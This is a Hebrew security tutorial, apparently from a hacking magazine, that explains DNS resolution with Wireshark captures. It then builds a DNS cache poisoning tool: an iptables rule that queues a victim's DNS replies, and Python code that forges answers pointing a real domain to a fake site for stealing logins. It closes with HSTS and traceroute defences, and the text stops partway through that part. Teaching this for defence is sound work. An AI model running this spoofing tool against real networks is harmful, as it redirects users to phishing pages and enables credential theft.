40	8.858112	192.168.1.1	192.168.1.243	DNS	91	Standard query response 0x7224 A ssl.gstatic.com A 216.58.205.227
43	8.874084	192.168.1.243	192.168.1.1	DNS	75	Standard query 0x7224 A ssl.gstatic.com
44	8.875480	192.168.1.243	192.168.1.1	DNS	74	Standard query 0xb1a5 A www.google.com
45	8.877297	192.168.1.1	192.168.1.243	DNS	91	Standard query response 0x7224 A ssl.gstatic.com A 216.58.205.227
47	8.878812	192.168.1.1	192.168.1.243	DNS	90	Standard query response 0xb1a5 A www.google.com A 216.58.213.228
93	9.457982	192.168.1.243	192.168.1.1	DNS	84	Standard query 0x3b6a A s2.googleusercontent.com
95	9.468367	192.168.1.1	192.168.1.243	DNS	129	Standard query response 0x3b6a A s2.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172….
221	10.179452	192.168.1.243	192.168.1.1	DNS	79	Standard query 0xaa83 A clients5.google.com
222	10.184198	192.168.1.243	192.168.1.1	DNS	74	Standard query 0x4268 A ogs.google.com
223	10.189049	192.168.1.1	192.168.1.243	DNS	119	Standard query response 0xaa83 A clients5.google.com CNAME clients.l.google.com A 216.58.214.46
224	10.194284	192.168.1.1	192.168.1.243	DNS	111	Standard query response 0x4268 A ogs.google.com CNAME www3.l.google.com A 172.217.18.14
291	10.976465	192.168.1.243	192.168.1.1	DNS	79	Standard query 0x4c13 A accounts.google.com
292	10.987126	192.168.1.1	192.168.1.243	DNS	95	Standard query response 0x4c13 A accounts.google.com A 172.217.23.173
326	11.356243	192.168.1.243	192.168.1.1	DNS	87	Standard query 0x5e15 A googleads.g.doubleclick.net
327	11.358360	192.168.1.1	192.168.1.243	DNS	143	Standard query response 0x5e15 A googleads.g.doubleclick.net CNAME pagead46.l.doubleclick.net A 216.58.206.2
522	16.808166	192.168.1.243	192.168.1.1	DNS	75	Standard query 0xd68c A apis.google.com
523	16.818189	192.168.1.1	192.168.1.243	DNS	112	Standard query response 0xd68c A apis.google.com CNAME plus.l.google.com A 216.58.206.14
533	17.067470	192.168.1.243	192.168.1.1	DNS	84	Standard query 0x422e A www.digitalwhisper.co.il
534	17.077512	192.168.1.1	192.168.1.243	DNS	114	Standard query response 0x422e A www.digitalwhisper.co.il CNAME digitalwhisper.co.il A 5.100.248.67

היכנסו לאחת מהשאילתות:



```
Frame 533: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
(Ethernet II, Src: LiteonTe_2b:e6:d7 ([redacted]:2b:e6:d7), Dst: Technico_a2:20:74 ([redacted]:a2:20:74
Internet Protocol Version 4, Src: 192.168.1.243, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 59694, Dst Port: 53
(Domain Name System (query
    Transaction ID: 0x422e
    Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
        www.digitalwhisper.co.il: type A, class IN
    [Response In: 534]
```

ניתן לראות שהפאקטה נשלחה ל-Dst Port:53, על גבי פרוטוקול UDP, כמתואר למעלה. תחת הכותרת Domain Name System, ניתן לראות את מספר ה-ID. במקרה שלנו: Transaction ID 0x422e. כלומר מספר ה-ID במקרה שלנו הוא 16942. שאילתה זאת מבקשת לקבל את רשומת A משרת ה-DNS. רשומה A מחזיקה את כתובת ה-IP של הדומיין. פעמים רבות, לשרת ה-DNS קיימות גם רשומות אחרות. רשומות נפוצות הן:

- **MX** - רשומה המכילה את כתובת השרת המשמש את הדומיין לקבלת דוא"ל.
- **NS** - רשומה המציינת שרת אשר אחראי על מסירת מידע על הדומיין המבוקש.
- **CNAME** - שם נוסף לאותו הדומיין ("Canonical Name")
- ועוד...

אז איך השרת יודע להחזיר לנו תשובה? כאשר שרת ה-DNS מקבל את השאילתה ממערכת ההפעלה שלנו, הוא מתחיל בביצוע תהליך שבסופו יחזיר לנו כתובת. ראשית שרת ה-DNS בודק אם הכתובת המבוקשת קיימת ברשימותיו, כלומר במטמון (Cache, פירוט בהמשך). אם כן, הוא מחזיר לנו תשובה. אך אם הכתובת שביקשנו לא קיימת ברשימות המטמון של השרת, הוא מתחיל בתהליך תשאול רקורסיבי, ויתשאל את השרתים שמעליו.

אם לשרת ה-DNS אין את הכתובת המבוקשת ברשומה, הוא יפנה לאחד משרתי ה-root servers אשר כתובתם שמורות לו בזיכרון. שרתי ה-root הם אוסף שרתים עצום ברחבי הגלובוס אשר חולקים 13 כתובות (שימו לב, אמנם יש 13 כתובות, אולם מספר השרתים גבוה בהרבה). אלו מחזיקים רשומות ענקיות של שרתים האחראים על סיומות (אלו נקראים שרתי TLD), למשל gov, com, edu וכו'...

למשל, כאשר נשלח שאילתה לגבי הדומיין www.whatever.com. שרת ה-DNS שלנו ישלח שאילתה לאחד משרתי ה-root. כאן התהליך נהיה איטרטיבי, כלומר, שרת ה-root יחזיר תשובה: "אינני מכיר את www.whatever.com, אבל אני מכיר את מי שאחראי על com, הנה הכתובת שלו, אתה מוזמן לשאול אותו".

כעת, יפנה שרת ה-DNS שלנו לשרת אשר מחזיק בסיומת com, וישאל אותו האם הוא מכיר את www.whatever.com. השרת com יחזיר תשובה (איטרטיבית): "אינני מכיר את www.whatever.com, אבל אני מכיר את מי שאחראי על whatever.com, הנה הכתובת שלו, אתה מוזמן לשאול אותו."

שימו לב: בשונה מתהליך רקורסיבי, שרת com לא יתשאל את whatever.com בעצמו, אלא הוא ישלח את הכתובת שלו. כך הוא מוגן מפני התקפות מניעת שירות למיניהן (כגון DNS Amplification), אך זה כבר נושא למאמר אחר ☺. כעת השרת שלנו ישלח שאילתה ל-whatever.com בקשר ל-subdomain www. וזה יחזיר לו את הכתובת. לבסוף שרת ה-DNS יחזיר לדפדפן את כתובת ה-IP (רשומה A) של הדומיין www.whatever.com.

נחזור ל-wireshark. כעת פתחו את חבילת התשובה:

```
Frame 534: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
(Ethernet II, Src: Technico_a2:20:74 ([redacted]:a2:20:74), Dst: LiteonTe_2b:e6:d7 ([redacted]2b:e6:d7
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.243
User Datagram Protocol, Src Port: 53, Dst Port: 59694
(Domain Name System (response
Transaction ID: 0x422e
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 2
Authority RRs: 0
Additional RRs: 0
Queries
Answers
www.digitalwhisper.co.il: type CNAME, class IN, cname digitalwhisper.co.il
digitalwhisper.co.il: type A, class IN, addr 5.100.248.67
```

ניתן לראות כי חבילת התשובה בדיוק אותו מספר Transaction ID. והיות שהיא נשלחה משרת ה-DNS, אז ה-Source Port שלה הוא 53, והיא נשלחה על גבי פרוטוקול ה-UDP.

רק לאחר שקיבל הדפדפן תשובה הוא ייצר חיבור עם האתר. לאחר שהמחשב קיבל את התשובה, הוא מאכסן אותה במטמון (Cache), ע"מ שבפעם הבאה שהמשתמש יחפש את הכתובת www.digitalwhisper.co.il, כל התהליך הנ"ל לא יידרש, המחשב יוציא את הרשומה מהמטמון, וייצור חיבור ע"פ הכתובת הנמצאת ברשומה.

בכדי לראות את תוכן המטמון שלכם, הקישו בשורת הפקודה (Command Line):

```
ipconfig /display dns
```

והנה הרשומה של www.digitalwhisper.co.il:

```
www.digitalwhisper.co.il
----------------------------------------
Record Name . . . . . : www.digitalwhisper.co.il
Record Type . . . . . : 5
Time To Live  . . . . : 14102
Data Length . . . . . : 8
Section . . . . . . . : Answer
CNAME Record  . . . . : digitalwhisper.co.il


Record Name . . . . . : digitalwhisper.co.il
Record Type . . . . . : 1
Time To Live  . . . . : 14102
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 5.100.248.67
```


לכל פאקטת תשובה, יש שדה Time To Live או בקיצור TTL, שדה זה מציין כמה זמן התשובה תקפה, לאחר שעבר הזמן המצוין, המחשב ימחק את הרשומה מהמטמון, וכאשר המשתמש יקיש שוב את הכתובת, תשלח שאילתה חדשה (מוזמנים לחזור ל-wireshark ולמצוא את שדה ה-TTL בפאקטת התשובה).

תיאור אופן המתקפה

כעת, כאשר יש לנו הבנה בסיסית של הפרוטוקול, ניתן לדון באופן המתקפה. DNS Cache Poisoning, כשמה כן היא, הרעלת מטמון ה-DNS. כלומר מטרת המתקפה היא להרעיל את רשומות המטמון של הקורבן, כלומר לשייך שמות דומיין חוקיים לכתובות IP זדוניות.

לצורך פשטות ובהירות, נדון במתקפות בהן התוקף והקורבן באותה רשת פנימית. אולם למתקפה עוד שלל וריאציות, אך העיקרון דומה בכולן. על התוקף לזהות מתי הקורבן שולח שאילתות לשרת ה-DNS שלו ולזייף את התשובה החוזרת מהשרת, כך שתכיל כתובת זדונית המשוייכת לדומיין אותו התוקף מעוניין לזייף. ובשביל זה, על התוקף ליירט את התעבורה בין הנתקף לשרת ה-DNS. כך שפאקטות ה-DNS יכברו דרכו. את זה ניתן לעשות בכמה דרכים: מתקפות Fake AP למיניהן (כגון evil twin attack) או באמצעות מתקפות אדם בתווך (MITM).

לצורך ההדגמה שלנו נבצע תחילה מתקפת MITM על הקורבן ושרת ה-DNS. לאלו מכם שלא מכירים את המתקפה, רצוי לקרוא את המאמר "נא להכיר: האיש שבאמצע" מאת רזיאל בקר (גיליון 69 פבואר 2016), שם מפורט הסבר על המתקפה, ועל החולשה בפרוטוקול ARP המאפשרת את המתקפה. לאחר ביצוע מתקפת ה-MITM, פתחו את Wireshark במחשב התוקף. ניתן לראות את פאקטות ה-DNS של הקורבן עוברות דרך ההסנפה, כלומר לתוקף יש גישה אליהן! כעת עליו לאתר את פאקטות התשובה ולבצע Packet Manipulation, בואו נעשה זאת! כך זה נראה באופן סכימתי:



נעבור בקצרה על השלבים:

1. הדפדפן שולח בקשה לקבלת רשומה A של הדומיין אותו הוא רוצה לטעון.
2. התוקף, שביצע מתקפת MITM מקבל את השאילתה ומעבירה לשרת.
3. שרת ה-DNS מחזיר תשובה.
4. התוקף מקבל את התשובה ומשנה את הכתובת הנומרית המצוינת לכתובת של אתר זדוני מטעמו.
5. התוקף מחזיר את התשובה המזויפת לדפדפן.
6. הדפדפן טוען את החיבור עם הכתובת שהוא קיבל. שם הוא מזין את פרטי ההתחברות שלו.
7. פרטי ההתחברות מועברים לתוקף.

ביצוע המתקפה

לאחר שהכרנו את מתקפת ה-MITM, והבנו את הצד התיאורית של המתקפה, נתפנה לבצע אותה. בסעיף זה נכתוב כלי לביצוע מתקפת ה-DNS CACHE POISONING. לצורך כך דרושים הדברים הבאים:

1. מערכת תומכת Linux (לא כ"כ משנה איזו)
2. פייתון (אני אשתמש בגרסא 3, אך אין שום בעיה גם עם גרסא 2)
3. מתקפת MITM רצה
4. אתר מזויף אשר רץ ברשת אליה אתם והקורבן מחוברים

ראשית נרצה להגדיר חוק iptables. iptables הוא כלי מטעם חומת האש המוגדר במערכות Unix. הוא מאפשר שליטה בפאקטות ובתעבורה סביב מערכת ההפעלה, בעזרתו ניתן לחסום, להעביר או לאפשר תעבורת פאקטות. מצורף בסוף המאמר קישור ל-Man Page של הכלי, מומלץ לקרוא אותו. כלל של ה-iptables נקרא iptables Rule.

ובחזרה לענייננו, נרצה להגדיר Iptables Rule שיעביר את פאקטות ה-DNS אשר יעדן לקורבן (אלו הם פאקטות התשובה) ל-netfilter שלנו (בו נטפל בהמשך).

פתחו את ה-Terminal וכתבו:

```
sudo iptables -I FORWARD -d 192.168.1.243 -p udp --sport 53 -j NFQUEUE--
queue-num 1
```

הסבר קצר על הפקודה:

- **I- FORWARD** - בשדה זה ציינו כי אנו מעוניינים בפאקטות FORWARD, אלו הן פאקטות שכתובת המערכת שלנו לא מצויינת בהן[2]. כמובן שפאקטות ה-DNS של הקורבן עונות על הגדרות אלו.
- **d-** - אנו מעוניינים בפאקטות שכתובת היעד שלהן (dst) היא 192.168.1.243 (כתובת בסימולציה שלנו).
- **p udp --sport 53-** - כאן אנו מציינים כי אנחנו מעוניינים רק בפאקטות מפרוטוקול udp ב- source port של 53. ולפי מה שלמדנו בתחילת המאמר, אלו כמובן פאקטות DNS Response.
- **j NFQUEUE --queue-num 1-** - פאקטות העונות על התנאים שציינו קודם, יועברו לטיפול ב-netfilter המקונפג על מספר 1 (יכול להיות גם מספר אחר, רק זכרו בהמשך, שנגדיר את ה-netfilter להשתמש באותו מספר שהגדרתם כאן)

על מנת לראות את כל ה-iptables rules המוגדרים אצלכם, כתבו אך הפקודה הבאה:

```
sudo iptables -L
```

```
omer@omer-Lenovo-S20-30:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             DESKTOP-M2SQT40.lan   NFQUEUE num 1

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
omer@omer-Lenovo-S20-30:~$
```

נעבור להגדיר את ה-netfilter. נשתמש במודול בפייתון שנקרא netfilterqueue. מודול זה נכתב בשפת c ולכן על מערכת ההפעלה שלכם לדעת לקמפל c (אם אין לכם, התקינו c Compiler, למשל gcc). שימו לב, כלי זה עובד בסינכרון עם iptables, כך אנו יכולים לערוך ולשנות פאקטות בזמן אמת, בשונה מכלים אחרים כגון Scapy. אצרף לינק בסוף המאמר ל-Documentation, שם תוכלו למצוא איך להתקינו.

ראשית נייבא את הספריות הדרושות:

```python
from netfilterqueue import NetfilterQueue
from scapy.all import UDP, DNSRR, DNS, IP
```

בשורה אחת על Scapy: מדובר בספריית פייתון שנועדה לניטור, יציאה ובקרה על חבילות רשת. התוכנית בעלת יכולות סריקה ומעקב אחר תעבורה ברשת, סריקת פורטים ויצירת חבילות מידע ברשת המקומית. לאחר שייבאתם הכל, קלטו לתוכנית מחרוזת localIP, שתכיל את כתובת האתר המזוייף.

[2] כתובת המערכת שלנו לא מופיעה הן כ-src והן כ-dst, פאקטות המיועדות לניתוב

כעת נרצה להגדיר את ה-netfilter:

```
from netfilterqueue import Netfilterqueue
from scapy.all import UDP, DNSRR, DNS, IP

def print_and_send(pkt):
    pkt.accept()

nfqueue = Netfilterqueue()
nfqueue.bind(1, print_and_send)
try:
    print("Waiting for data")
    nfqueue.run()
except KeyboardInterrupt:
    print('Exiting...')
```

נסביר בקצרה, ניצור netfilter ונגרום לו להאזין על "מספר 1", אותו מספר שהגדרנו קודם בשורת הפקודה, ועם הפונקציה print_and_send. כרגע היא לא עושה משהו מעניין חוץ מלקבל את הפאקטה ולהעבירה, אבל כעת נטפל גם בה.

ראשית נרצה לבדוק האם הפאקטה שקיבלנו היא פאקטת DNS, אם לא אנו לא מעוניינים בה ופשוט נעשה לה accept.

ניעזר בפונקציה get_payload וניצור את scapy_packet:

```
def print_and_send(pkt):
    payload = pkt.get_payload()
    scapy_packet = IP(payload)
```

כאמור, נבדוק האם הפאקטה על גבי פרוטוקול UDP ב-src port 53, אם כן יש לנו תשובת DNS:

```
if scapy_packet.haslayer(UDP) and scapy_packet.getlayer(UDP).sport == 53:
```

כעת, נדפיס קצת מידע על הפאקטה (חלק אופציונאלי אך עשוי להיות שימושי):

```
print("DNS packet in port " + str(scapy_packet.getlayer(UDP).dport ) + " ID : "+ str(scapy_packet[DNS].id)+ " " +
    str(scapy_packet[IP].src) + "=> "+ str(scapy_packet[IP].dst) +" "+
    str(scapy_packet[DNS].qd.qname.decode('utf-8')))
```

ניצור את פאקטת ה-DNS המזוייפת שלנו:

```
#Create the spoofed packet
Spoofed = IP(
            dst = scapy_packet[IP].dst,
             src = scapy_packet[IP].src
             )/ \
        UDP(
            dport = scapy_packet.getlayer(UDP).dport,
            sport = scapy_packet.getlayer(UDP).sport
            )/ \
        DNS(
            id = scapy_packet[DNS].id ,
            qr = 1,
            aa = 1,
            qd = scapy_packet[DNS].qd ,
            an = DNSRR(rrname = scapy_packet[DNS].qd.qname, ttl = 19, rdata = localIP)
            )
```

שימו לב לשדה ה-an, בו הגדרנו פאקטת תשובה (DNSRR), שמכילה את שם הדומיין שאותו חיפש הקורבן, את ה-TTL, ואת כתובת התשובה שקלטנו בתחילת התכנית. בנוסף, הגדרנו את שדה ה-id שיכיל את מספר ה-id ששלח השרת המקורי, אותו id ששלח הקורבן בשאילתת ה-DNS. נכניס את המידע המזוייף לפאקטה המקורית, על ידי פקודת set_payload:

```
#Set the new payload into the original packet
#Remember: the payload has to be in bytes!
pkt.set_payload(bytes(Spoofed))
#accept the packet
pkt.accept()
```

אגב, את הקוד המלא ניתן למצוא בנספח א' בסוף המאמר.

נשמור ונריץ:

```
omer@omer-Lenovo-S20-30:~$ sudo python3.6 DnsSpoofResp.py
Fake website IP adress: 192.168.1.171
Waiting for data
DNS packet in port 64288 ID : 48801 192.168.1.1=> 192.168.1.243 lan.lan.
DNS packet in port 54048 ID : 32263 192.168.1.1=> 192.168.1.243 ssl.gstatic.com.
DNS packet in port 62160 ID : 29178 192.168.1.1=> 192.168.1.243 www.digitalwhisper.co.il.
DNS packet in port 61515 ID : 64653 192.168.1.1=> 192.168.1.243 ssl.google-analytics.com.
```

ומכונת הקורבן נפתח אתת הדפדפן ונחפש את Digital Whisper:

קוראינו הותיקים בטח מרימים גבה כעת, תירגעו זה לא רק אתם ☺, כך באמת לא נראה דף הבית של Digital Whisper, כלומר, המתקפה עבדה!

שימו לב: לעיתים, הקורבן יקבל אזהרה קטנה בצד המסך על היעדר ssl-certificate זמינה, אזהרה שמקבלים לעיתים גם בכניסה רגילה לאתרים.

ניתן גם לראות את ההסנפה של הקורבן ואת פאקטת התשובה המזוייפת:

```
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.243
User Datagram Protocol, Src Port: 53, Dst Port: 51843
(Domain Name System (response
Transaction ID: 0xb076
Flags: 0x8500 Standard query response, No error <
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries v
www.digitalwhisper.co.il: type A, class IN <
Answers v
www.digitalwhisper.co.il: type A, class IN, addr 192.168.1.171 <
```

כמובן שניתן לעצב את הדף המזוייף להיות קצת יותר משכנע משלי, זה היה רק משהו קטן שהכנתי בכמה שורות בכדי להמחיש. תוקף אמיתי יכול פשוט להעתיק את ה-HTML FORM מהאתר המקורי וליצור אתר מזוייף זהה במראה.

זיהוי ומיגור המתקפה

אז בטח אתם שואלים את עצמכם כעת, מה ניתן לעשות? אם אתם בעלי אתרים או שירותים אינטרנטיים מסויימים, ואינכם רוצים שפרטיות המשתמשים תיפגע ומידע ידלוף החוצה, יש לכך פתרון.

HSTS

HTTP Strict Transport Security או בקיצור HSTS, הוא פרוטוקול תקשורת אינטרנטי האחראי על אימות ואבטחה של ערוץ התקשורת בין הלקוח והשרת. HSTS מכריח חיבור אך ורק דרך פרוטוקול HTTPS, ועם SSL Certificate זמינה ומאומתת.

בכדי להבטיח שתמיד ייעשה חיבור לאתר שלכם דרך פרוטוקול HTTPS, יש להוסיף את Strict-Transport-Security header לכל תשובות ה-HTTPS שהשרת מחזיר. ה-header הזה מפרט לדפדפן פרמטר שנקרא max-age, אשר מכיל מספר (בשניות), מספר זה מפרט לכמה זמן דרישת ה-HTTPS תקפה. בנוסף, קיים פרמטר אופציונאלי נוסף includeSubDomains אשר אומר לדפדפן להתחבר רק באופן מאובטח עבור כל ה-SubDomains. כך נראה המבנה של header כזה:

```
Strict-Transport-Security: max-age=expireTime [; includeSubdomains]
```

לדוגמא:

```
Strict-Transport-Security: max-age=3153600 ; includeSubdomains
```

שימו לב, כאן הגדרנו max-age=3153600 , כלומר על הדפדפן להשתמש ב-HSTS למשך שנה לכל ה-SubDomains.

נקודה חשובה: משיקולי אבטחה, הדפדפן יעלם מה-Strict-Transport-Security header במקרה והגישה מתבצעת דרך HTTP.במקרה כזה, תוקף יכול ליירט את תעבורת ה-HTTP הלא מוצפנת ולערוך או למחוק את ה-header. רק כאשר האתר נגיש דרך HTTPS עם certificate תקפה, הדפדפן ייכבד את ה-header הזה.

אך מה אם הקורבן ניגש בפעם הראשונה לאתר? אם הדפדפן נגש לאתר בפעם הראשונה, הוא לא נתקל ב-header כזה לפני כן. תוקף יכול להגיש לו אתר מזוייף ללא HTTPS או Certificate זמין, הדפדפן יתחבר אליו, והמתקפה תעבוד.

למקרים כאלו קיימת ה-HSTS preload list. אם האתר נמצא ברשימה, הדפדפן ידע להתחבר אליו רק באמצעות HTTPS, ולעולם לא יתחבר באמצעות חיבור שונה. כך, גם אם המשתמש ניגש לאתר בפעם הראשונה, הוא יהיה מוגן. רשימה זאת מובנית ברוב הדפדפנים: Chrome, Firefox, Safari ועוד רבים...


רשימת כל האתרים שנמצאים ברשימה ניתן למצוא כאן. בכדי להוסיף את האתר שלכם לרשימה, בקרו בקישור hstspreload.org . עקבו אחר הדרישות והגישו בקשה.

דוגמא:


```
{ "name": "wzyboy.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "xenesisziarovky.sk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "yksityisyydensuoja.fi", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "yokeepo.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "zravypapir.cz", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "acuica.co.uk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "advanced-online.eu", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "arbitrary.ch", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "bidon.ca", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "boiseonlinemall.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "cake.care", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "cdlcenter.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "climaprecio.es", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "coding.net", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "covenantoftheriver.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "defcon.org", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "dragons-of-highlands.cz", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "enskat.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "enskatson-sippe.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "eveshamglass.co.uk", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "firebirdrangecookers.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "fitkram.cz", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "gambit.pro", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "gambitnash.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "ge3k.net", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "hboeck.de", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "hozana.si", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "indovinabank.com.vn", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "ipomue.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "ipsec.pl", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
{ "name": "jamesdoylephoto.com", "policy": "bulk-18-weeks", "mode": "force-https", "include_subdomains": true },
```


ניקח למשל את האתר www.defcon.org. אתר זה מופיע ב-HSTS Preload List.


כאשר נסה להריץ עליו את המתקפה שכתבנו קודם, נקבל במחשב הקורבן את האזהרה הבאה:



זיהוי המתקפה

כעת נשאלת השאלה מה אנו, משתמשי הקצה יכולים לעשות? אם נצליח לזהות שבקשות ה-DNS שלנו עוברות דרך גורם זר, נוכל לזהות ולהתגונן מפני תוקפים פוטנציאליים. ניעזר בטכניקה שנקראת traceroute, בעזרתה נוכל להתחקות אחר המסלול של פאקטות ה-DNS ולוודא שהם לא עוברות דרך תוקפים.

